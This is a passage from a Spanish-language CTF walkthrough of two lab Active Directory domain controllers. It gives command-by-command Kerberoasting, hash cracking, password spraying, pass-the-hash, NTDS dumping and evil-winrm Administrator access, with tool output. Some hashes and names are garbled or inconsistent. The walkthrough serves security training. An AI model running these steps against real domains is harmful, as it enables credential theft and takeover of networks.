
```
> git clone https://github.com/iphelix/dnschef.git
Cloning into 'dnschef'...
remote: Enumerating objects: 80, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 80 (delta 0), reused 3 (delta 0), pack-reused 76 (from 1)
Receiving objects: 100% (80/80), 54.02 KiB | 779.00 KiB/s, done.
Resolving deltas: 100% (34/34), done.
> ls
dnschef
> cd dnschef
> ls
CHANGELOG LICENSE Pipfile Pipfile.lock README TODO dnschef.int dnschef.py requirements.txt
> sudo python3 /opt/dnschef/dnschef.py --fakeip 14.14.1.28
python3: can't open file '/opt/dnschef/dnschef.py': [Errno 2] No such file or directory
> sudo python3 dnschef.py --fakeip 14.14.1.28
[ _ ] version 0.4 [ _ ] /_[
/--| | : \_ /_ /_ | | \_ / \_ /_ [
( _ ) [ | ] \_ \_ ( _ ) | | | /_ /_ [
\_\_,-| | | | \_ \_ /_ | | | \_ \_ | |
iphelix@thesprawl.org

[14:22:33] [*] DNSChef started on interface: 127.0.0.1
[14:22:33] [*] Using the following nameservers: 8.8.8.8
[14:22:33] [*] Cooking all A replies to point to 14.14.1.28

> bloodhound-python -d soupedecode.local -v --zip -c All -ns 127.0.0.1 -u ybob317 -p 'ybob317' -dc dc01
DEBUG: Authentication: username/password
DEBUG: Resolved collection methods: trusts, group, objectprops, psremote, rdp, container, acl, dcom, localadmin, session
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: soupedecode.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
DEBUG: Using supplied domain controller as KDC
INFO: Getting TGT for user
DEBUG: Trying to connect to KDC at dc01:88
DEBUG: Traceback (most recent call last):
  File "/usr/lib/python3.11/socket.py", line 962, in getaddrinfo
    af, sockettype, proto, canonicname, sa = socket.getaddrinfo(targetHost, port, 0, socket.SOCK_STREAM)[0]
File "/usr/lib/python3.11/socket.py", line 962, in getaddrinfo
  for res in socket.getaddrinfo(host, port, family, type, proto, flags):
    ~~~~~
socket.gaierror: [Errno -2] Name or service not known
```

Ya tenemos el reporte de bloodhound.

Abrimos bloodhound, iniciamos la consola de neo4j y subimos el archivo .zip al bloodhound.



3. Escalada de Privilegios

Una vez tenemos todos los datos subidos al bloodhound, podemos empezar a buscar posibles vectores para escalar privilegios, si listamos los usuarios kerberoastables, vemos lo siguiente;

The screenshot shows the BloodHound interface with the sidebar expanded. Under the 'Kerberos Interaction' section, several options are listed: 'Find Kerberoastable Members of High Value Groups', 'List all Kerberoastable Accounts', 'Find Kerberoastable Users with most privileges', 'Find AS-REP Roastable Users (DontReqPreAuth)', and 'Shortest Paths'. To the right, a list of Kerberoastable users is displayed with their icons and names: BACKUP_SVC@SOUPEDECODE.LOCAL, MONITORING_SVC@SOUPEDECODE.LOCAL, FIREWALL_SVC@SOUPEDECODE.LOCAL, KRBtgt@SOUPEDECODE.LOCAL, FILE_SVC@SOUPEDECODE.LOCAL, and WEB_SVC@SOUPEDECODE.LOCAL.

Todos estos usuarios son vulnerables a un ataque kerberoast, por lo que vamos a realizarlo con la herramienta de Impacket-GetUsersSPNs.

```
impacket-GetUserSPNs -dc-ip 14.14.1.28  
soupedecode.local/ybob317:ybob317
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
FTP/FileServer	file_svc		2024-06-17 19:32:23.726085	<never>	
FW/ProxyServer	firewall_svc		2024-06-17 19:28:32.710125	<never>	
HTTP/BackupServer	backup_svc		2024-06-17 19:28:49.476511	<never>	
HTTP/WebServer	web_svc		2024-06-17 19:29:04.569417	<never>	
HTTPS/MonitoringServer	monitoring_svc		2024-06-17 19:29:18.511871	<never>	

Aquí vemos los usuarios vulnerables, y para capturar el hash NTLMv2, le tenemos que pasar el parámetro -outputfile.

```
impacket-GetUserSPNs -dc-ip 14.14.1.28  
soupedecode.local/ybob317:ybob317 -outputfile kerb.hash
```

```
> impacket-GetUserSPNs -dc-ip 14.14.1.28 soupedecode.local/ybob317:ybob317 -outputfile kerb.hash  
Impacket v0.12.0.dev1 - Copyright 2023 Fortra  


| ServicePrincipalName   | Name           | MemberOf | PasswordLastSet            | LastLogon | Delegation |
|------------------------|----------------|----------|----------------------------|-----------|------------|
| FTP/FileServer         | file_svc       |          | 2024-06-17 19:32:23.726085 | <never>   |            |
| FW/ProxyServer         | firewall_svc   |          | 2024-06-17 19:28:32.710125 | <never>   |            |
| HTTP/BackupServer      | backup_svc     |          | 2024-06-17 19:28:49.476511 | <never>   |            |
| HTTP/WebServer         | web_svc        |          | 2024-06-17 19:29:04.569417 | <never>   |            |
| HTTPS/MonitoringServer | monitoring_svc |          | 2024-06-17 19:29:18.511871 | <never>   |            |

  
[+] CCache file is not found. Skipping...  
[+] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great) ←  
> sudo ntpdate 14.14.1.28  
2024-09-11 02:26:15.912177 (+0200) +32399.244245 +/- 0.000292 14.14.1.28 s1 no-leap  
CLOCK: time stepped by 32399.244245
```

Aquí vemos un error que se soluciona cambiando o sincronizando el ntp server con el del DC.

```
sudo ntpdate 14.14.1.28
```

Volvemos a ejecutar de nuevo el comando y vemos que se han capturado todos los hashes. Vamos a crackearlos con JohnTheRipper.

```
john --wordlist=/usr/share/wordlists/rockyou.txt kerb.hash
```

```
> john --wordlist=/usr/share/wordlists/rockyou.txt kerb.hash  
Using default input encoding: UTF-8  
Loaded 5 password hashes with 5 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Password123!! (?)  
1g 0:00:00:24 DONE (2024-09-10 17:33) 0.04144g/s 594436p/s 2822Kc/s 2822KC/s !!12Honey..*7iVamos!  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
[  ] ~ /Desktop/DC01 [ ✓ ] 24s |
```

Como podemos observar, solo nos saca 1 contraseña, y no vemos a qué cuenta pertenece. Para identificar a quien pertenece esa contraseña, utilizaremos crackmapexec.

```
crackmapexec smb 14.14.1.28 -u users.txt -p 'Password123!!'
```

```
> crackmapexec smb 14.14.1.28 -u users.txt -p 'Password123!!'
SMB    14.14.1.28   445  DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\Administrator:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\Guest:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\Krbtgt:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\DC01$:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\bmark0:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\otar01:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\xle02:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\yannick19:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\poweruser4:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\harper5:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\aveen14:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\aveen15:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\cody16:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\gnow17:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\dyvonne18:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\xanne19:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\reed20:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\cody21:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\tina22:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\jake23:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\penny24:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\jirsa25:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\coliva26:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\pyonne27:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\zfrank28:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [-] SOUPECODE.LOCAL\yoda29:Password123!! STATUS_LOGON_FAILURE
SMB    14.14.1.28   445  DC01      [+] SOUPECODE.LOCAL\file.svc:Password123!!
```

Tenemos nuevas credenciales:

file_svc:Password123!!

Con estas nuevas credenciales, vamos a volver a listar las carpetas compartidas, a ver si hay alguna novedad.

```
crackmapexec smb 14.14.1.28 -u file_svc -p 'Password123!!' -shares
```

```
> smbclient //14.14.1.28/backup -U file_svc
Password for [WORKGROUP\file_svc]:
Try "help" to get a list of possible commands.
smb: \> ls
.
D      0  Mon Jun 17 19:41:17 2024
..
DR     0  Mon Jun 17 19:44:56 2024
backup_extract.txt  A     892  Mon Jun 17 10:41:05 2024

        12942591 blocks of size 4096. 11002056 blocks available
smb: \> get backup_extract.txt
getting file \backup_extract.txt of size 892 as backup_extract.txt (19.8 KiloBytes/sec) (average 19.8 KiloBytes/sec)
smb: \> exit
> ls
20240910142342_bloodhound.zip  backup_extract.txt  credentials.txt  dnschef  kerb.hash  scan.txt  svc_kerb.txt  users.txt
> cat backup_extract.txt
WebServer$:2119:aad3b435b51404eeaad3b435b51404ee:c47b45f5d4df5a494bd19f13e14f7902:::
DatabaseServer$:2120:aad3b435b51404eeaad3b435b51404ee:406b424c7b483a42458bf6f545c936f7:::
CitrixServer$:2122:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
FileServers$:2065:aad3b435b51404eeaad3b435b51404ee:e41dafe79a4c76db9cf79d1cb325559:::
MailServers$:2124:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
BackupServer$:2125:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
ApplicationServer$:2126:aad3b435b51404eeaad3b435b51404ee:8cd90ac6cba6dde9d8038b068c17e9f5:::
PrintServer$:2127:aad3b435b51404eeaad3b435b51404ee:b8a38c432ac59ed00b2a373f4f050d28:::
ProxyServer$:2128:aad3b435b51404eeaad3b435b51404ee:4e3f0bb3e5b6e3e662611b1a87988881:::
MonitoringServer$:2129:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
```

Nos encontramos con un fichero; `backup_extract.txt` que parece tener muchos usuarios y hashes NTLMv1, con los que podemos realizar la técnica de pass the hash, vamos a comprobar si hay alguna credencial válida.

```
cat backup_extract.txt | awk -F ':' '{print $1 > "svc_users.txt"; print $4 > "hashes.txt"}'
```

```
> cat backup_extract.txt | awk -F ':' '{print $1 > "svc_users.txt"; print $4 > "hashes.txt"}'
> cat svc_users.txt
WebServer$
DatabaseServer$
CitrixServer$
FileServer$
MailServers$
BackupServer$
ApplicationServer$
PrintServer$
ProxyServer$
MonitoringServer$
> cat hashes.txt
c47b45f5d4df5a494bd19f13e14f7902
406b424c7b483a42458bf67545c936f7
48fc7eca9af236d7849273990f6c5117
e41da7e79a4c76dbd9cf79d1cb325559
46a4655f18def136b3bfbab7b0b4e70e3
46a4655f18def136b3bfbab7b0b4e70e3
8cd90ac6cba6dde9d8038b068c17e9f5
b8a38c432ac59ed00b2a373f4f050d28
4e3f0bb3e5b6e3e662611b1a87988881
48fc7eca9af236d7849273990f6c5117
```

```
crackmapexec smb 14.14.1.28 -u svc_users.txt -H hashes.txt --continue-on-success --no-brute
```

```
> crackmapexec smb 14.14.1.28 -u svc_users.txt -H hashes.txt --continue-on-success --no-brute
SMB    14.14.1.28      445   DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\WebServer$:c47b45f5d4df5a494bd19f13e14f7902 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\DatabaseServer$:406b424c7b483a42458bf67545c936f7 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\citrixServer$:48fc7eca9af236d7849273990f6c5117 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445   DC01      [*] SOUPEDECODE.LOCAL\FileServer$:e41da7e79a4c76dbd9cf79d1cb325559 (Pwn3d!)
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\MailServer$:46a4655f18def136b3bfbab7b0b4e70e3 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\BackupServer$:46a4655f18def136b3bfbab7b0b4e70e3 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\ApplicationServer$:4cd90ac6cba6dde9d8038b068c17e9f5 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\PrintServer$:b8a38c432ac59ed00b2a373f4f050d28 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\ProxyServer$:4e3f0bb3e5b6e3e662611b1a87988881 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445   DC01      [-] SOUPEDECODE.LOCAL\MonitoringServer$:48fc7eca9af236d7849273990f6c5117 STATUS_LOGON_FAILURE
```

Como podemos ver, gracias al **Pwned!**, hemos comprometido la máquina, ya que significa que tenemos privilegios sobre el DC.

Vamos a dumper el NTDS para sacar las credenciales de Administrator.

```
crackmapexec smb 14.14.1.28 -u FileServer$ -H e41da7e79a4c76dbd9cf79d1cb325559 -ntds
```

```
> crackmapexec smb 14.14.1.28 -u FileServer$ -H e41da7e79a4c76dbd9cf79d1cb325559 -ntds
SMB    14.14.1.28      445   DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    14.14.1.28      445   DC01      [*] SOUPEDECODE.LOCAL\fileServer$:e41da7e79a4c76dbd9cf79d1cb325559 (Pwn3d!)
SMB    14.14.1.28      445   DC01      [*] Dumping the NTDS, this could take a while so go grab a redbull...
SMB    14.14.1.28      445   DC01      AdminNtstrat:$500$add3b435b51404eeaad3b435b51404ee:8cd90ac6cba6dde9d8038b068c17e9f5$cd0778b00d54a2f:::
SMB    14.14.1.28      445   DC01      Guest$001$add3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae31b73c59d7e0c089c0:::
SMB    14.14.1.28      445   DC01      krbtgt:502$add3b435b51404eeaad3b435b51404ee:9bd84e61e8c2063ad3b7939e0:::
SMB    14.14.1.28      445   DC01      soupedecode.local\bmark1:1103:ad3b435b51404eeaad3b435b51404ee:d72c66e95sa6d0fe5e76d205a630b15:::
SMB    14.14.1.28      445   DC01      soupedecode.local\otarai:1104:ad3b435b51404eeaad3b435b51404ee:e99f16e3d5688141ffbd2a67a5494c6:::
SMB    14.14.1.28      445   DC01      soupedecode.local\kyle02:1105:ad3b435b51404eeaad3b435b51404ee:hda63615bc1724865a0cd0bf49ec14:::
SMB    14.14.1.28      445   DC01      soupedecode.local\leyara3:1106:ad3b435b51404eeaad3b435b51404ee:68e34c259878fd6a31c95cbea32ac671:::
SMB    14.14.1.28      445   DC01      soupedecode.local\pqulm4:1107:ad3b435b51404eeaad3b435b51404ee:92cde079a2fe7cbc8c558260ff0fd54:::
SMB    14.14.1.28      445   DC01      soupedecode.local\harper5:1108:ad3b435b51404eeaad3b435b51404ee:80079c963e4654d9b05907c4296ad701:::
SMB    14.14.1.28      445   DC01      soupedecode.local\benlau6:1109:ad3b435b51404eeaad3b435b51404ee:8997d3309b876712cbbe932d82b18a3:::
SMB    14.14.1.28      445   DC01      soupedecode.local\gmona7:1110:ad3b435b51404eeaad3b435b51404ee:c2506dfa7572da51f9f25b603da874d4:::
```

[*] Shutting down, please wait...

¡Tenemos las credenciales de Administrator!

```
evil-winrm -i 14.14.1.28 -u 'Administrator' -H  
'88d40c3a9a98889f5cbb778b0db54a2f'
```

```
> evil-winrm -i 14.14.1.28 -u 'Administrator' -H '88d40c3a9a98889f5cbb778b0db54a2f'  
Evil-WinRM shell v3.5  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls  
  
Directory: C:\Users\Administrator\Desktop  
  
Mode LastWriteTime Length Name  
---- ----- ---- --  
d---- 6/17/2024 10:41 AM backup  
-a--- 6/17/2024 10:44 AM 32 root.txt  
  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls C:\\users\\ybob317\\desktop\\  
  
Directory: C:\\users\\ybob317\\desktop  
  
Mode LastWriteTime Length Name  
---- ----- ---- --  
-a--- 6/12/2024 4:54 AM 32 user.txt  
  
*Evil-WinRM* PS C:\\Users\\Administrator\\Desktop> whoami  
soupedecode\\administrator  
*Evil-WinRM* PS C:\\Users\\Administrator\\Desktop> |
```

Ya hemos completado este primer CTF, en el que hemos visto fuerza bruta de los SID de Windows para identificar usuarios/grupos en el objetivo remoto, password spraying, crackeado hashes y Pass the Hash.

Máquina DC02

1. Reconocimiento

Lo primero que tenemos que hacer es identificar nuestro objetivo, ver la IP del DC. En mi caso, lo hago con la herramienta netdiscover.

```
ip a
```

```
> ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3d:50:96 brd ff:ff:ff:ff:ff:ff
        inet 14.14.1.100/24 brd 14.14.1.255 scope global eth0
            valid_lft forever preferred_lft forever
            inet6 fe80::400:27ff:fe50:96%eth0/64 scope link
                valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:79:2b:a0:08 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever

```

```
sudo netdiscover -i eth0 -r 14.14.1.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-----

| IP                | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|-------------------|-------------------|-------|-----|------------------------|
| 14.14.1.1         | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 14.14.1.2         | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 14.14.1.3         | 08:00:27:54:07:4c | 1     | 60  | PCS Systemtechnik GmbH |
| <b>14.14.1.29</b> | 08:00:27:67:e6:33 | 1     | 60  | PCS Systemtechnik GmbH |


```

Una vez identificamos el host, con IP 14.14.1.29, vamos a realizar un escaneo de puertos con la herramienta NMAP, vamos a utilizar para ello, una herramienta automatizada para escaneos de NMAP [autonmap](#).

```
> autonmap
[Output redacted]
Created by BanYio
IP to scan:
14.14.1.29
Path to save results (For example, /path/to/save):
.
Open Ports: 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49669,49674,49685,49695
Results saved in: ./scan.txt
```

Como era de esperar, al ser un DC hay muchos puertos abiertos.

Nos vamos a centrar en kerberos (88), rpc (135), smb (445), ldap (389) y por último, vemos que tiene habilitado el puerto 5985, winrm.

```
> cat scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 12:39 CEST
Nmap scan report for 14.14.1.29
Host is up (0.00052s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-09-16 19:39:47Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5d?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf     .NET Message Framing
49664/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
49674/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49685/tcp open  msrpc       Microsoft Windows RPC
49695/tcp open  msrpc       Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled and required

|_clock-skew: 8h59m58s
| smb2-time:
|   date: 2024-09-16T19:40:35
|_ start_date: N/A
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:67:e6:33 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.42 seconds
```

Lo primero que debemos hacer es identificar el dominio y añadirlo en el fichero /etc/hosts.

crackmapexec smb 14.14.1.28

```
> crackmapexec smb 14.14.1.29
SMB      14.14.1.29      445      DC01          [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing=True) (SMBv1=False)
> sudo nano /etc/hosts
> cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali-cibertercios.home      kali-cibertercios
14.14.1.29      SOUPEDECODE.LOCAL

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

Tratamos de enumerar usuarios mediante LDAP, rpcclient o smb con null sessions o incluso con la herramienta kerbrute para ver usuarios válidos del dominio.

```
kerbrute -domain SOUPEDECODE.LOCAL -dc-ip 14.14.1.29 -users
/usr/share/seclists/Usernames/xato-net-10-million-usernames-
dup.txt
```

```
> kerbrute -domain SOUPEDECODE.LOCAL -dc-ip 14.14.1.29 -users /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Valid user => admin
[*] Valid user => charlie
[*] Blocked/Disabled user => guest
[*] Valid user => Charlie
[*] Valid user => administrator
[*] Valid user => Admin
```

2. Explotación

```
crackmapexec smb 14.14.1.29 -u valid_ADUsers.txt -p  
valid_ADUsers.txt --no-brute
```

```
> nano valid_ADUsers.txt  
> cat valid_ADUsers.txt  
admin  
administrator  
charlie  
guest  
  
> crackmapexec smb 14.14.1.29 -u valid_ADUsers.txt -p valid_ADUsers.txt --no-brute  
SMB    14.14.1.29      445  DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)  
SMB    14.14.1.29      445  DC01      [*] SOUPEDECODE.LOCAL\admin STATUS_LOGON_FAILURE  
SMB    14.14.1.29      445  DC01      [-] SOUPEDECODE.LOCAL\administrator:administrator STATUS_LOGON_FAILURE  
SMB    14.14.1.29      445  DC01      [+] SOUPEDECODE.LOCAL\charlie:charlie
```

Tenemos un usuario valido:

charlie:charlie

Enumeramos carpetas compartidas y no encontramos nada raro.

```
crackmapexec smb 14.14.1.29 -u 'charlie' -p 'charlie' -shares
```

```
> crackmapexec smb 14.14.1.29 -u 'charlie' -p 'charlie'  
SMB    14.14.1.29      445  DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)  
SMB    14.14.1.29      445  DC01      [*] SOUPEDECODE.LOCAL\charlie:charlie  
> nano credentials.txt  
  
> crackmapexec smb 14.14.1.29 -u 'charlie' -p 'charlie' --shares  
SMB    14.14.1.29      445  DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)  
SMB    14.14.1.29      445  DC01      [*] SOUPEDECODE.LOCAL\charlie:charlie  
SMB    14.14.1.29      445  DC01      [*] Enumerated shares  
  
SMB    14.14.1.29      445  DC01      Share          Permissions      Remark  
SMB    14.14.1.29      445  DC01      -----          -----  
SMB    14.14.1.29      445  DC01      ADMINS          Remote Admin  
SMB    14.14.1.29      445  DC01      C$              Default share  
SMB    14.14.1.29      445  DC01      IPC$            READ           Remote IPC  
SMB    14.14.1.29      445  DC01      NETLOGON        READ           Logon server share  
SMB    14.14.1.29      445  DC01      SYSVOL          READ           Logon server share
```

Nos conectamos por rpcclient para ver si podemos enumerar todos los usuarios del domino.

```
rpcclient -U 'charlie' 14.14.1.29  
enumdomusers  
cat AD_Users.txt | sed 's/\[/ /g' | sed 's/\]/ /g' | awk '{print  
$2}' > valid_ADUsers.txt
```

```
> rpcclient -U 'charlie' 14.14.1.29  
Password for [WORKGROUP\charlie]:  
rpcclient $> enumdomusers  
user:[Administrator] rid:[0x1f4]  
user:[Guest] rid:[0x1f5]  
user:[krbtgt] rid:[0x1f6]  
user:[bmark0] rid:[0x44f]  
user:[otara1] rid:[0x450]  
user:[kleo2] rid:[0x451]  
user:[eyara3] rid:[0x452]  
user:[pqquinn4] rid:[0x453]  
user:[jharper5] rid:[0x454]  
user:[bxenia6] rid:[0x455]  
user:[gmona7] rid:[0x456]  
user:[oaaron8] rid:[0x457]  
user:[pleo9] rid:[0x458]  
user:[evictor10] rid:[0x459]  
user:[wreed11] rid:[0x45a]  
user:[bgavin12] rid:[0x45b]  
user:[ndelia13] rid:[0x45c]  
user:[akevin14] rid:[0x45d]  
user:[kxenia15] rid:[0x45e]  
user:[ycody16] rid:[0x45f]
```

Tenemos todos los usuarios del dominio, pero para ver un poco mejor la estructura de este AD, vamos a utilizar las herramientas bloodhound y ldapdomaindump

```
bloodhound-python -d soupedecode.local -v --zip -c All -ns  
14.14.1.29 -u charlie -p 'charlie' -dc dc01
```

```
